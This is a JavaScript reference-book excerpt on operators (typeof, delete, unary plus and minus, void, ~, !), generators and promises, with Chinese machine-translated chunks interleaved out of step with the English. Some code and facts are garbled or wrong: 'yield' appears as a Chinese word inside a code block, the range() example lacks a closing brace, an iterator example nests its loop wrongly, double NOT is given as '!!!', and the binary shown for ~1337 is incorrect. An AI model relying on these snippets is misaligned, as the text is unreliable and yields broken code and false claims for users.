// returns 'function'
typeof function() {};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*...*/ }; // This is also considered an object
typeof null;
typeof /regex/; // use Array.isArray or Object.prototype.toString.call.
typeof [1, 2, 4]; // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1); // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;

```

Section 40.3: The delete operator

The `delete` operator deletes a property from an object.

Syntax:

`delete object.property`

`delete object['property']`

Returns:

If deletion is successful, or the property did not exist:

- `true`

If the property to be deleted is an own non-configurable property (can't be deleted):

- `false` in non-strict mode.
- Throws an error in strict mode

Description

The `delete` operator does not directly free memory. It can indirectly free memory if the operation means all references to the property are gone.

`delete` works on an object's properties. If a property with the same name exists on the object's prototype chain, the

该属性将从原型继承。
delete 不作用于变量或函数名。

示例：

```
// 删除属性
foo = 1;           // 全局变量是 `window` 的属性：`window.foo`
delete foo;        // true
console.log(foo);  // 未捕获的引用错误：foo 未定义

// 删除变量
var foo = 1;
delete foo;        // false
console.log(foo);  // 1 (未删除)

// 删除函数
function foo(){};
delete foo;        // false
console.log(foo);  // function foo(){ } (未删除)

// 删除属性
var foo = { bar: "42" };
delete foo.bar;    // true
console.log(foo);  // 对象 {} (已删除 bar)

// 删除不存在的属性
var foo = {};
delete foo.bar;    // true
console.log(foo);  // 对象 {} (无错误，未删除任何内容)

// 删除预定义对象的不可配置属性
delete Math.PI;   // false ()
console.log(Math.PI); // 3.141592653589793 (未删除)
```

property will be inherited from the prototype.
`delete` does not work on variables or function names.

Examples:

```
// Deleting a property
foo = 1;           // a global variable is a property of `window`: `window.foo`
delete foo;        // true
console.log(foo);  // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;        // false
console.log(foo);  // 1 (Not deleted)

// Deleting a function
function foo(){};
delete foo;        // false
console.log(foo);  // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;    // true
console.log(foo);  // Object {} (Deleted bar)

// Deleting a property that does not exist
var foo = {};
delete foo.bar;    // true
console.log(foo);  // Object {} (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;   // false ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

第40.4节：一元加号运算符 (+)

一元加号 (+) 位于其操作数之前，计算结果为其操作数。如果操作数不是数字，它会尝试将其转换为数字。

语法：

+expression

返回值：

- a 数字。

描述

一元加号 (+) 运算符是将某物转换为数字的最快（且首选）方法。

它可以转换：

- 整数（十进制或十六进制）和浮点数的字符串表示。
- 布尔值：`true`, `false`。
- `null`

无法转换的值将被评估为NaN。

示例：

+42 // 42

Section 40.4: The unary plus operator (+)

The unary plus (+) precedes its operand and evaluates to its operand. It attempts to convert the operand to a number, if it isn't already.

Syntax:

+expression

Returns:

- a Number.

Description

The unary plus (+) operator is the fastest (and preferred) method of converting something into a number.

It can convert:

- string representations of integers (decimal or hexadecimal) and floats.
- booleans: `true`, `false`.
- `null`

Values that can't be converted will evaluate to `NaN`.

Examples:

+42 // 42

```
+ "42"      // 42
+ true      // 1
+ false     // 0
+ null      // 0
+ undefined // NaN
+ NaN       // NaN
+ "foo"     // NaN
+ {}        // NaN
+ function(){} // NaN
```

请注意，尝试转换数组可能会导致意想不到的返回值。
在后台，数组首先被转换为它们的字符串表示形式：

```
[ ].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

然后运算符尝试将这些字符串转换为数字：

```
+[]      // 0  ( === +'')
+[1]    // 1  ( === +'1')
+[1, 2] // NaN ( === +'1,2')
```

第40.5节：void运算符

void 运算符计算给定的表达式，然后返回 undefined。

语法：

```
void expression
```

返回值：

- 未定义

描述

void操作符通常用于通过编写void 0或void(0)来获取undefined原始值。

注意void是一个操作符，而不是函数，因此不需要()。

通常void表达式的结果和undefined可以互换使用。

然而，在较旧版本的ECMAScript中，window.undefined可以被赋予任何值，并且仍然可以在函数内部将undefined用作函数参数变量的名称，从而破坏依赖于undefined值的其他代码。

不过，void始终会产生真正的undefined值。

void 0在代码压缩中也常用作写undefined的简写。此外，这可能更安全，因为其他代码可能已经篡改了window.undefined。

示例：

返回undefined：

```
function foo(){
  return void 0;
}
console.log(foo()); // undefined
```

```
+ "42"      // 42
+ true      // 1
+ false     // 0
+ null      // 0
+ undefined // NaN
+ NaN       // NaN
+ "foo"     // NaN
+ {}        // NaN
+ function(){} // NaN
```

Note that attempting to convert an array can result in unexpected return values.
In the background, arrays are first converted to their string representations:

```
[ ].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

The operator then attempts to convert those strings to numbers:

```
+[]      // 0  ( === +'')
+[1]    // 1  ( === +'1')
+[1, 2] // NaN ( === +'1,2')
```

Section 40.5: The void operator

The **void** operator evaluates the given expression and then returns **undefined**.

Syntax:

```
void expression
```

Returns:

- **undefined**

Description

The **void** operator is often used to obtain the **undefined** primitive value, by means of writing **void 0** or **void(0)**.
Note that **void** is an operator, not a function, so () is not required.

Usually the result of a **void** expression and **undefined** can be used interchangeably.

However, in older versions of ECMAScript, **window.undefined** could be assigned any value, and it is still possible to use **undefined** as name for function parameters variables inside functions, thus disrupting other code that relies on the value of **undefined**.

void will always yield the *true undefined* value though.

void 0 is also commonly used in code minification as a shorter way of writing **undefined**. In addition, it's probably safer as some other code could've tampered with **window.undefined**.

Examples:

Returning **undefined**:

```
function foo(){
  return void 0;
}
console.log(foo()); // undefined
```

在某个作用域内更改undefined的值：

```
(function(undefined){  
    var str = 'foo';  
    console.log(str === undefined); // true  
})('foo');
```

第40.6节：一元取反运算符 (-)

一元取反运算符 (-) 位于其操作数之前，对其进行取反，之前会尝试将其转换为数字。

语法：

-expression

返回值：

- a Number.

描述

一元取反运算符 (-) 可以转换与一元加运算符 (+) 相同的类型/值。

无法转换的值将计算为NaN（不存在-NaN）。

示例：

```
-42          // -42  
-"42"        // -42  
-true         // -1  
-false        // -0  
-null         // -0  
-undefined   // NaN  
-NaN          // NaN  
-"foo"        // NaN  
-{}           // NaN  
-function(){} // NaN
```

请注意，尝试转换数组可能会导致意想不到的返回值。

在后台，数组首先被转换为它们的字符串表示形式：

```
[ ].toString() === '';  
[ 1 ].toString() === '1';  
[ 1, 2 ].toString() === '1,2';
```

然后运算符尝试将这些字符串转换为数字：

```
-[]          // -0 ( === -"")  
-[1]         // -1 ( === -'1')  
-[1, 2]      // NaN ( === -'1,2' )
```

第40.7节：按位非运算符 (~)

按位非 (~) 对值中的每一位执行非操作。

语法：

~表达式

返回值：

Changing the value of **undefined** inside a certain scope:

```
(function(undefined){  
    var str = 'foo';  
    console.log(str === undefined); // true  
})('foo');
```

Section 40.6: The unary negation operator (-)

The unary negation (-) precedes its operand and negates it, after trying to convert it to number.

Syntax:

-expression

Returns:

- a Number.

Description

The unary negation (-) can convert the same types / values as the unary plus (+) operator can.

Values that can't be converted will evaluate to **NaN** (there is no **-NaN**).

Examples:

```
-42          // -42  
- "42"       // -42  
-true        // -1  
-false       // -0  
-null        // -0  
-undefined   // NaN  
-NaN         // NaN  
- "foo"       // NaN  
- {}          // NaN  
-function(){} // NaN
```

Note that attempting to convert an array can result in unexpected return values.

In the background, arrays are first converted to their string representations:

```
[ ].toString() === '';  
[ 1 ].toString() === '1';  
[ 1, 2 ].toString() === '1,2';
```

The operator then attempts to convert those strings to numbers:

```
-[]          // -0 ( === -"")  
-[1]         // -1 ( === -'1')  
-[1, 2]      // NaN ( === -'1,2' )
```

Section 40.7: The bitwise NOT operator (~)

The bitwise NOT (~) performs a NOT operation on each bit in a value.

Syntax:

~expression

Returns:

- a 数字。

描述

非操作的真值表如下：

a 非 a

0 1

1 0

1337 (十进制) = 0000010100111001 (二进制)
~ 1337 (十进制) = 111101011000110 (二进制) = -1338 (十进制)

对一个数字进行按位非操作的结果是： $-(x + 1)$ 。

示例：

值 (十进制)	值 (二进制)	返回值 (二进制)	返回值 (十进制)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

- a Number.

Description

The truth table for the NOT operation is:

a NOT a

0 1

1 0

1337 (base 10) = 0000010100111001 (base 2)
~ 1337 (base 10) = 111101011000110 (base 2) = -1338 (base 10)

A bitwise not on a number results in: $-(x + 1)$.

Examples:

value (base 10) value (base 2) return (base 2) return (base 10)

2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

第40.8节：逻辑非运算符 (!)

逻辑非 (!) 运算符对表达式执行逻辑取反。

语法：

!表达式

返回值：

- a 布尔值。

描述

逻辑非 (!) 运算符对表达式执行逻辑取反。

布尔值会被简单取反：`!true === false` 和 `!false === true`。

非布尔值会先被转换为布尔值，然后再取反。

这意味着双重逻辑非 (!!!) 可以用来将任何值转换为布尔值：

```
!! "FooBar" === true
!! 1 === true
!! 0 === false
```

以下都等同于 `!true`：

```
'true' === !new Boolean('true');
'false' === !new Boolean('false');
'FooBar' === !new Boolean('FooBar');
[] === !new Boolean([]);
{} === !new Boolean({});
```

这些都等同于 `!false`：

Section 40.8: The logical NOT operator (!)

The logical NOT (!) operator performs logical negation on an expression.

Syntax:

`!expression`

Returns:

- a Boolean.

Description

The logical NOT (!) operator performs logical negation on an expression.

Boolean values simply get inverted: `!true === false` and `!false === true`.

Non-boolean values get converted to boolean values first, then are negated.

This means that a double logical NOT (!!!) can be used to cast any value to a boolean:

```
!! "FooBar" === true
!! 1 === true
!! 0 === false
```

These are all equal to `!true`:

```
'true' === !new Boolean('true');
'false' === !new Boolean('false');
'FooBar' === !new Boolean('FooBar');
[] === !new Boolean([]);
{} === !new Boolean({});
```

These are all equal to `!false`:

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

示例：

```
!true      // false
!-1        // false
!"-1"      // false
!42        // false
!"42"      // false
!"foo"     // false
!"true"    // false
!"false"   // false
!{}        // false
![]        // false
!function(){} // false

!false     // true
!null      // true
!undefined // true
!NaN       // true
!0         // true
!''        // true
```

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Examples:

```
!true      // false
!-1        // false
!"-1"      // false
!42        // false
!"42"      // false
!"foo"     // false
!"true"    // false
!"false"   // false
!{}        // false
![]        // false
!function(){} // false

!false     // true
!null      // true
!undefined // true
!NaN       // true
!0         // true
!''        // true
```

第41章：生成器

生成器函数（由function*关键字定义）作为协程运行，通过迭代器按需生成一系列值。

第41.1节：生成器函数

生成器函数是通过function*声明创建的。调用时，其函数体不会立即执行。相反，它返回一个生成器对象，可以用来“逐步执行”函数的运行。

函数体内的yield表达式定义了一个执行可以暂停和恢复的点。

```
function* nums() {
  console.log('开始'); // A
  yield 1; // B
  console.log('已生成 1'); // C
  yield 2; // D
  console.log('已生成 2'); // E
  yield 3; // F
  console.log('已生成 3'); // G
}
var generator = nums(); // 返回迭代器。nums 中的代码尚未执行

generator.next(); // 执行 A,B 行，返回 { value: 1, done: false }
// 控制台输出: "开始"
generator.next(); // 执行 C,D 行，返回 { value: 2, done: false }
// 控制台输出: "已生成 1"
generator.next(); // 执行 E,F 行，返回 { value: 3, done: false }
// 控制台输出: "已生成 2"
generator.next(); // 执行 G 行，返回 { value: undefined, done: true }
// 控制台输出: "已生成 3"
```

提前退出迭代

```
generator = nums();
generator.next(); // 执行 A,B 行，返回 { value: 1, done: false }
generator.next(); // 执行 C,D 行，返回 { value: 2, done: false }
generator.return(3); // 不执行代码，返回 { value: 3, done: true }
// 之后的任何调用都会返回 done = true
generator.next(); // 不执行代码，返回 { value: undefined, done: true }
```

向生成器函数抛出错误

```
function* nums() {
  try {
    yield 1; // A
    yield 2; // B
    yield 3; // C
  } catch (e) {
    console.log(e.message); // D
  }
}

var generator = nums();

generator.next(); // 执行行 A，返回 { value: 1, done: false }
generator.next(); // 执行行 B，返回 { value: 2, done: false }
generator.throw(new Error("Error!!")); // 执行行 D，返回 { value: undefined, done: true }
// 控制台输出: "Error!!"
generator.next(); // 无代码执行。返回 { value: undefined, done: true }
```

Chapter 41: Generators

Generator functions (defined by the `function*` keyword) run as coroutines, generating a series of values as they're requested through an iterator.

Section 41.1: Generator Functions

A *generator function* is created with a `function*` declaration. When it is called, its body is **not** immediately executed. Instead, it returns a *generator object*, which can be used to "step through" the function's execution.

A `yield` expression inside the function body defines a point at which execution can suspend and resume.

```
function* nums() {
  console.log('starting'); // A
  yield 1; // B
  console.log('yielded 1'); // C
  yield 2; // D
  console.log('yielded 2'); // E
  yield 3; // F
  console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next(); // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next(); // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next(); // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next(); // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Early iteration exit

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Throwing an error to generator function

```
function* nums() {
  try {
    yield 1; // A
    yield 2; // B
    yield 3; // C
  } catch (e) {
    console.log(e.message); // D
  }
}

var generator = nums();

generator.next(); // Executes line A returning { value: 1, done: false }
generator.next(); // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!")); // Executes line D returning { value: undefined, done: true }
// console: "Error!!"
generator.next(); // no code executed. returns { value: undefined, done: true }
```

第41.2节：向生成器发送值

可以通过将值传递给 `next()` 方法来向生成器发送值。

```
function* summer() {
  let sum = 0, value;
  while (true) {
    // 接收发送的值
    value = yield;
    if (value === null) break;

    // 累加值
    sum += value;
  }
  return sum;
}
let generator = summer();

// 继续执行直到第一个 "yield" 表达式，忽略 "value" 参数
generator.next();

// 从此处开始，生成器会聚合值，直到我们发送 "null"
generator.next(1);
generator.next(10);
generator.next(100);

// 关闭生成器并收集结果
let sum = generator.next(null).value; // 111
```

第41.3节：委托给其他生成器

在生成器函数内部，可以使用 `yield*` 将控制权委托给另一个生成器函数。

```
function* g1() {
  yield 2;
  产量 3;
  产量 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

第41.4节：迭代

生成器是可迭代的。它可以用`for...of`语句循环遍历，也可以用于依赖迭代协议的其他结构中。

Section 41.2: Sending Values to Generator

It is possible to *send* a value to the generator by passing it to the `next()` method.

```
function* summer() {
  let sum = 0, value;
  while (true) {
    // receive sent value
    value = yield;
    if (value === null) break;

    // aggregate values
    sum += value;
  }
  return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value; // 111
```

Section 41.3: Delegating to other Generator

From within a generator function, the control can be delegated to another generator function using `yield*`.

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

Section 41.4: Iteration

A generator is *iterable*. It can be looped over with a `for...of` statement, and used in other constructs which depend on the iteration protocol.

```

function* range(n) {
  for (let i = 0; i < n; ++i) {
    yield i;
  }

// 循环
for (let n of range(10)) {
  // n 依次取值 0, 1, ... 9
}

// 扩展运算符
let nums = [...range(3)]; // [0, 1, 2]
let max = Math.max(...range(100)); // 99

```

这是另一个使用生成器自定义 ES6 可迭代对象的示例。这里使用了匿名生成器函数 **function * used.**

```

let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){
  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }

  for(let p of user){
    console.log( p );
  }
}

```

第41.5节：使用生成器的异步流程

生成器是能够暂停然后恢复执行的函数。这使得使用外部库（主要是 q 或 co）来模拟异步函数成为可能。基本上，它允许编写等待异步结果以继续执行的函数：

```

function someAsyncResult() {
  return Promise.resolve('newValue')
}

q.spawn(function * () {
  var result = yield someAsyncResult()
  console.log(result) // 'newValue'
})

```

这允许将异步代码写得像同步代码一样。此外，try 和 catch 可以跨多个异步块工作。如果 promise 被拒绝，错误会被下一个 catch 捕获：

```

function asyncError() {
  return new Promise(function (resolve, reject) {
    setTimeout(function () {

```

```

function* range(n) {
  for (let i = 0; i < n; ++i) {
    yield i;
  }

// looping
for (let n of range(10)) {
  // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)]; // [0, 1, 2]
let max = Math.max(...range(100)); // 99

```

Here is another example of use generator to custom iterable object in ES6. Here anonymous generator function **function * used.**

```

let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){
  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }

  for(let p of user){
    console.log( p );
  }
}

```

Section 41.5: Async flow with generators

Generators are functions which are able to pause and then resume execution. This allows to emulate async functions using external libraries, mainly q or co. Basically it allows to write functions that wait for async results in order to go on:

```

function someAsyncResult() {
  return Promise.resolve('newValue')
}

q.spawn(function * () {
  var result = yield someAsyncResult()
  console.log(result) // 'newValue'
})

```

This allows to write async code as if it were synchronous. Moreover, try and catch work over several async blocks. If the promise is rejected, the error is caught by the next catch:

```

function asyncError() {
  return new Promise(function (resolve, reject) {
    setTimeout(function () {

```

```

reject(new Error('发生了错误'))
    }, 100)
}

q.spawn(function * () {
  try {
    var result = yield asyncError()
  } catch (e) {
    console.error(e) // 发生了错误
  }
})

```

使用 co 也完全相同，只是用 `co(function * () {...})` 替代 `q.spawn`

第41.6节：迭代器-观察者接口

生成器是两者的结合——一个迭代器和一个观察者。

迭代器

迭代器是调用时返回一个可迭代对象的东西。可迭代对象是你可以进行迭代的对象。从 ES6/ES2015 开始，所有集合（数组、映射、集合、弱映射、弱集合）都遵循可迭代协议。

生成器（迭代器）是一个生产者。在迭代过程中，消费者从生产者拉取值。

示例：

```

function *gen() { yield 5; yield 6; }
let a = gen();

```

每当你调用 `a.next()` 时，实际上是从迭代器中拉取值，并在 `yield` 处暂停执行。

下一次调用 `a.next()` 时，执行会从之前暂停的状态恢复。

观察者

生成器也是一个观察者，你可以通过它将一些值发送回生成器。

```

function *gen() {
document.write('<br>观察者:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
document.write('<br>迭代器:', i.value);
  i = a.next(100);
}

```

这里你可以看到 `yield 1` 被用作一个表达式，其值是传递给 `a.next` 函数调用的参数值。

因此，第一次时 `i.value` 将是第一个 `yield` 的值（1），当继续迭代到下一个状态时，我们通过 `a.next(100)` 向生成器发送一个值。

使用生成器进行异步操作

```

reject(new Error('Something went wrong'))
}, 100)
}

q.spawn(function * () {
  try {
    var result = yield asyncError()
  } catch (e) {
    console.error(e) // Something went wrong
  }
})

```

Using co would work exactly the same but with `co(function * () {...})` instead of `q.spawn`

Section 41.6: Iterator-Observer interface

A generator is a combination of two things - an Iterator and an Observer.

Iterator

An iterator is something when invoked returns an iterable. An iterable is something you can iterate upon. From ES6/ES2015 onwards, all collections (Array, Map, Set, WeakMap, WeakSet) conform to the Iterable contract.

A generator(iterator) is a producer. In iteration the consumer PULLS the value from the producer.

Example:

```

function *gen() { yield 5; yield 6; }
let a = gen();

```

Whenever you call `a.next()`, you're essentially pulling value from the Iterator and pause the execution at `yield`. The next time you call `a.next()`, the execution resumes from the previously paused state.

Observer

A generator is also an observer using which you can send some values back into the generator.

```

function *gen() {
  document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}

```

Here you can see that `yield 1` is used like an expression which evaluates to some value. The value it evaluates to is the value sent as an argument to the `a.next` function call.

So, for the first time `i.value` will be the first value yielded (1), and when continuing the iteration to the next state, we send a value back to the generator using `a.next(100)`.

Doing async with Generators

生成器广泛用于 `spawn` (来自 `taskJS` 或 `co`) 函数，该函数接受一个生成器，允许我们以同步的方式编写异步代码。这并不意味着异步代码被转换为同步代码/同步执行。它的意思是我们可以编写看起来像 `sync` 的代码，但内部仍然是 `async`。

同步是阻塞；异步是等待。编写阻塞代码很简单。当拉取 (PULL) 时，值出现在赋值位置。当推送 (PUSH) 时，值出现在回调函数的参数位置。

当你使用迭代器时，你拉取 (PULL) 生产者的值。当你使用回调函数时，生产者推送 (PUSH) 值到回调函数的参数位置。

```
var i = a.next() // 拉取 (PULL)
dosomething(..., v => {...}) // 推送 (PUSH)
```

这里，你从 `a.next()` 拉取值，在第二个例子中，`v => {...}` 是回调函数，值被推送 (PUSH) 到回调函数的参数位置 `v`。

使用这种拉取-推送机制，我们可以这样编写异步编程，

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // 等待100毫秒并发送1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

  // 等待100毫秒并发送2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

所以，看看上面的代码，我们正在编写看起来像是阻塞的异步代码 (`yield` 语句等待100毫秒然后继续执行)，但实际上它是在等待。生成器的暂停和恢复属性让我们能够实现这个惊人的技巧。

它是如何工作的？

`spawn` 函数使用 `yield promise` 从生成器中拉取 (PULL) `promise` 状态，等待该 `promise` 被解决 (resolved)，然后将解决后的值推送 (PUSH) 回生成器，以便生成器可以使用它。

立即使用

因此，借助生成器和 `spawn` 函数，你可以将 NodeJS 中所有的异步代码整理得看起来和感觉上都像是同步的。这将使调试变得简单，代码也会显得整洁。

这个特性将在未来的 JavaScript 版本中以 `async...await` 的形式出现。但你今天就可以在 ES2015/ES6 中使用由库 (如 `taskjs`、`co` 或 `bluebird`) 定义的 `spawn` 函数来实现它们。

Generators are widely used with `spawn` (from `taskJS` or `co`) function, where the function takes in a generator and allows us to write asynchronous code in a synchronous fashion. This does NOT mean that `async` code is converted to `sync` code / executed synchronously. It means that we can write code that looks like `sync` but internally it is still `async`.

Sync is BLOCKING; Async is WAITING. Writing code that blocks is easy. When PULLing, value appears in the assignment position. When PUSHing, value appears in the argument position of the callback.

When you use iterators, you PULL the value from the producer. When you use callbacks, the producer PUSHes the value to the argument position of the callback.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Here, you pull the value from `a.next()` and in the second, `v => {...}` is the callback and a value is PUSHed into the argument position `v` of the callback function.

Using this pull-push mechanism, we can write async programming like this,

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

  // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

So, looking at the above code, we are writing async code that looks like it's blocking (the `yield` statements wait for 100ms and then continue execution), but it's actually waiting. The pause and resume property of generator allows us to do this amazing trick.

How does it work ?

The `spawn` function uses `yield promise` to PULL the promise state from the generator, waits till the promise is resolved, and PUSHes the resolved value back to the generator so it can consume it.

Use it now

So, with generators and `spawn` function, you can clean up all your async code in NodeJS to look and feel like it's synchronous. This will make debugging easy. Also the code will look neat.

This feature is coming to future versions of JavaScript - as `async...await`. But you can use them today in ES2015/ES6 using the `spawn` function defined in the libraries - `taskjs`, `co`, or `bluebird`

第42章：Promise

第42.1节：介绍


[Promise](#) 对象表示一个操作，该操作已经产生或最终将产生一个值。Promise 提供了一种强大的方式来封装异步工作的（可能尚未完成的）结果，缓解了深度嵌套回调（称为“[回调地狱](#)”）的问题。

状态与控制流

一个 promise 可以处于三种状态之一：

- pending — 底层操作尚未完成，承诺处于 pending 待完成状态。
- fulfilled — 操作已完成，承诺已 fulfilled 并带有一个 value。这类似于从同步函数返回一个值。
- rejected — 操作过程中发生了错误，承诺被 rejected 并带有一个 reason。这类似于在同步函数中抛出错误。

当承诺被 settled（或称为 resolved）时，表示它已被履行或拒绝。一旦承诺被解决，它就变得不可变，其状态不能更改。承诺的 `then` 和 `catch` 方法可用于附加在承诺解决时执行的回调函数。这些回调函数分别以履行值和拒绝原因为参数调用。



示例

```
const promise = new Promise((resolve, reject) => {
  // 执行一些工作 (可能是异步的)
  // ...
  if /* 工作已成功完成并产生了 "value" */ {
    resolve(value);
  } else {
    // 由于 "reason" 出现了问题
    // 原因传统上是一个 Error 对象，尽管
    // 这不是必须的或强制的。
    let reason = new Error(message);
    reject(reason);

    // 抛出错误也会拒绝承诺。
    throw reason;
  }
});
```

可以使用 `then` 和 `catch` 方法来附加完成和拒绝的回调：

Chapter 42: Promises

Section 42.1: Introduction


A [Promise](#) object represents an operation which *has produced or will eventually produce* a value. Promises provide a robust way to wrap the (possibly pending) result of asynchronous work, mitigating the problem of deeply nested callbacks (known as "[callback hell](#)").

States and control flow

A promise can be in one of three states:

- *pending* — The underlying operation has not yet completed, and the promise is *pending fulfillment*.
- *fulfilled* — The operation has finished, and the promise is *fulfilled* with a *value*. This is analogous to returning a value from a synchronous function.
- *rejected* — An error has occurred during the operation, and the promise is *rejected* with a *reason*. This is analogous to throwing an error in a synchronous function.

A promise is said to be *settled* (or *resolved*) when it is either fulfilled or rejected. Once a promise is settled, it becomes immutable, and its state cannot change. The `then` and `catch` methods of a promise can be used to attach callbacks that execute when it is settled. These callbacks are invoked with the fulfillment value and rejection reason, respectively.



Example

```
const promise = new Promise((resolve, reject) => {
  // Perform some work (possibly asynchronous)
  // ...
  if /* Work has successfully finished and produced "value" */ {
    resolve(value);
  } else {
    // Something went wrong because of "reason"
    // The reason is traditionally an Error object, although
    // this is not required or enforced.
    let reason = new Error(message);
    reject(reason);

    // Throwing an error also rejects the promise.
    throw reason;
  }
});
```

The `then` and `catch` methods can be used to attach fulfillment and rejection callbacks:

```
promise.then(value => {
  // 工作已成功完成,
  // promise 已以 "value" 方式兑现
}).catch(reason => {
  // 出现了问题,
  // promise 已以 "reason" 方式被拒绝
});
```

注意：在同一个 promise 上调用 promise.then(...) 和 promise.catch(...) 可能会导致 Promise 中出现 UncaughtException，如果在执行 promise 或回调函数时发生错误，因此推荐的做法是将下一个监听器附加到前一个 then / catch 返回的 promise 上。

或者，可以在一次调用 then 中同时附加两个回调：

```
promise.then(onFulfilled, onRejected);
```

将回调附加到已经完成的 promise 上会立即将它们放入 microtask 队列，并且它们会“尽快”被调用（即当前执行的脚本之后立即调用）。与许多其他事件触发实现不同，在附加回调之前无需检查 promise 的状态。

[实时演示](#)

